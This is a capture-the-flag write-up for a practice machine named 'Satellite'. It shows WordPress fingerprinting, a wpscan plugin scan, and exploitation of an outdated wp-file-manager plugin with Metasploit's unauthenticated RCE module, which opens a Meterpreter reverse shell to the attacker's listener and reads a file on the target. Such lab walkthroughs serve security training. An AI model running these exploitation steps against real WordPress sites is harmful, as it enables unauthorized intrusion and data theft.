Satellite Write-up

Introduction

The Satellite warmup machine provides an ideal starting point for discovering vulnerabilities in WordPress-based websites and using these vulnerabilities to perform cyberattacks. In this practice, you will learn how to analyze a WordPress site and identify potential vulnerabilities. In particular, it will give you a good foundation on how to find suitable exploits for the vulnerabilities you discover using msfconsole and how to take over the machine with those exploits.

WordPress

WordPress is a content management system (CMS) widely used worldwide. Thanks to its user-friendly interface, it allows even non-technical users to easily create and manage websites. Initially developed as a blogging platform, it has diversified over time to become suitable for e-commerce sites, portfolios and many other types of websites. It has a large library of themes and plugins, allowing users to create customizable websites according to their needs.

WordPress is developed with PHP. It usually uses MySQL as a database.

Some important WordPress files and folders are listed below.

The files containing information about installation, system requirements, versions and resources are as follows.
- /readme.html
- /license.txt

The default files used to access the WordPress admin panel are as follows. They may have been renamed to hide them for security reasons.
- /wp-admin/login.php
- /wp-admin/wp-login.php
- /login.php
- /wp-login.php

Information Gathering


Let's start analyzing our target by visiting the target website.

Task 1

The target website address is **`beyondbound.hv`**. In this warmup we are given the web address `beyondbound.hv` as the destination.

We can access this website directly from HackerBox. Alternatively, we can access Hackviser through our main computer after connecting to it via VPN.

When we visit the website from HackerBox, we are welcomed with the following page.



Task 2

There are many methods that can be used to detect the CMS software used on the target website.

To detect it manually, we can simply look at the source code of the page.

```
<meta name="generator" content="WordPress 6.3.1" />
```

When we looked manually, we saw that the CMS used was **`WordPress`**.

Other methods include using browser plugins like **`Wappalyzer`** or running script scans with the nmap tool.

Task 3
We can use the **`wpscan`** tool to run a WordPress security scan on the target website.

wpscan
wpscan is a WordPress security scanning tool. Below are some important parameters and their descriptions.

```
--url : Target to scan

--help: Help menu

--output: Output file

--detection-mode: mixed, passive, aggressive

--max-threads :   Number of threads running concurrently

--wp-content-dir: Used to specify the path to the wp-content directory

--wp-plugins-dir: Used to specify the path to the wp-plugins directory

--enumerate :     Used to specify the information collection mode
                  vp Vulnerable plugins
                  ap All plugins
                  p Popular plugins
                  vt Vulnerable themes
                  at All themes
                  t Popular themes

--plugins-detection: mixed, passive, aggressive

--plugins-version-detection: mixed, passive, aggressive
```

Task 4, Task 5

Let's run a scan on the target website using the following command.

```
wpscan --enumerate p --url beyondbound.hv --plugins-detection aggressive
```

As a result of the scan, we discovered a plugin called **`wp-file-manager`**. We also found that this plugin has version **`6.0`** and is outdated.

System Access

Task 6

In order to get the information requested in this task, we first need to infiltrate the server. To infiltrate the server, let's check if there is an exploit related to the old version of the **`wp-file-manager`** plugin that we discovered in the previous task.

Let's search for it in MetaSploit Framework.

```
root💀hackerbox:~# msfconsole -q
This copy of metasploit-framework is more than two weeks old. Consider running 'msfupdate'
to update to the latest version.
msf6 > search wp-file-manager

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  exploit/multi/http/wp_file_manager_rce    2020-09-09       normal  Yes    WordPress
File Manager Unauthenticated Remote Code Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/
http/wp_file_manager_rce
```

In Metasploit Framework, we found that there is an exploit related to the wp-file-manager plugin that causes RCE.

```
msf6 > use 0
[*] Using configured payload php/meterpreter/reverse_tcp
```

We selected the exploit we were looking for using the use command. When selecting a module, we can select a module either by typing the sequence number (0), as we did here, or by typing the full path of the exploit (exploit/multi/http/wp_file_manager_rce).

We run the **`show options`** command to display the options of the exploit we have selected.

```
msf6 exploit(multi/http/wp_file_manager_rce) > show options

Module options (exploit/multi/http/wp_file_manager_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   COMMAND    upload           yes       elFinder commands used to exploit the
                                          vulnerability (Accepted: upload, mkf
                                         ile+put)
   Proxies                     no        A proxy chain of format type:host:por
                                         t[,type:host:port][ ... ]
   RHOSTS                      yes       The target host(s), see https://docs.
                                         metasploit.com/docs/using-metasploit/
                                         basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connec
                                         tions
   TARGETURI  /                yes       Base path to WordPress installation
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be s
                                     pecified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   WordPress File Manager 6.0-6.8
```

From the required settings, let's set **`RHOSTS`** for our target machine and **`LHOST`** for our own machine.

```
msf6 exploit(multi/http/wp_file_manager_rce) > set RHOSTS beyondbound.hv
RHOSTS ⇒ beyondbound.hv
msf6 exploit(multi/http/wp_file_manager_rce) > set LHOST 172.20.3.176
LHOST ⇒ 172.20.3.176
```

After setting the required settings, let's try to exploit it.

```
msf6 exploit(multi/http/wp_file_manager_rce) > check
[*] 172.20.3.87:80 - The target appears to be vulnerable.
msf6 exploit(multi/http/wp_file_manager_rce) > exploit

[*] Started reverse TCP handler on 172.20.3.176:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] 172.20.3.87:80 - Payload is at /wp-content/plugins/wp-file-manager/lib/files/DGRhIe.php
[*] Sending stage (39927 bytes) to 172.20.3.87
[+] Deleted DGRhIe.php
[*] Meterpreter session 1 opened (172.20.3.176:4444 → 172.20.3.87:51700) at 2024-01-12
07:20:23 -0600

meterpreter >
```

We have managed to access the machine. Now let's do some research to get the information requested in the task.

```
meterpreter > cd /var/www/html
Listing: /var/www/html
═══════════════════════

Mode              Size  Type  Last modified              Name
────              ────  ────  ─────────────              ────
100644/rw-r--r--  1361  fil   2023-10-11 06:18:16 -0500  satellites-2023.csv
040755/rwxr-xr-x  4096  dir   2024-01-12 04:06:30 -0600  wordpress
```

After a bit of browsing through the files, the **`satellites-2023.csv`** file in the **`/var/www/html`** directory catches our attention.

Let's print the **`satellites-2023.csv`** file to the display with the **`cat`** command.

```
meterpreter > cat satellites-2023.csv
Satellite Name;Satellite Type;Launch Date;Launch Location;Orbit Information;Satellite Function;Satellite Status;Launch Cost ($)
Voyager-1; Observation; 2023-01-15; Kennedy Space Center; Low Earth Orbit; Earth Observation; Active;100000000
StellarExplorer; Communication; 2023-02-20; Baikonur Cosmodrome; Geostationary Orbit; Telecommunication; Active;150000000
LunaTech-9; Exploration; 2023-03-10; Vandenberg Space Force Base; Polar Orbit; Scientific Research; Active;120000000
SolarLink-5; Navigation; 2023-04-05; Satish Dhawan Space Centre; Medium Earth Orbit; GPS Navigation; Active;110000000
AstroSphere-2; Weather; 2023-05-18; Tanegashima Space Center; Geostationary Orbit; Weather Forecasting; Active;130000000
NebulaQuest; Surveillance; 2023-06-02; Jiuquan Satellite Launch Center; Low Earth Orbit; National Security; Active;140000000
Galaxia-Prime; Research; 2023-07-09; Guiana Space Centre; Sun-Synchronous Orbit; Scientific Experiment; Active;125000000
CelestialSurveyor; Broadcasting; 2023-08-14; Xichang Satellite Launch Center; Geostationary Orbit; Television Broadcasting; Active;160000000
Defender-X; Reconnaissance; 2023-09-21; Plesetsk Cosmodrome; Low Earth Orbit; Military Surveillance;Unknown;4900000000
OrionNavigator; Navigation; 2023-10-08; Wenchang Spacecraft Launch Site; Medium Earth Orbit; Global Navigation; Active;115000000
```

We have identified the satellite, whose status is unknown, as **`Defender-X`**.

💪 We were able to hack into the target machine and access sensitive data inside.

-

Congratulations 🙌
✨ You have successfully completed all tasks in this warmup.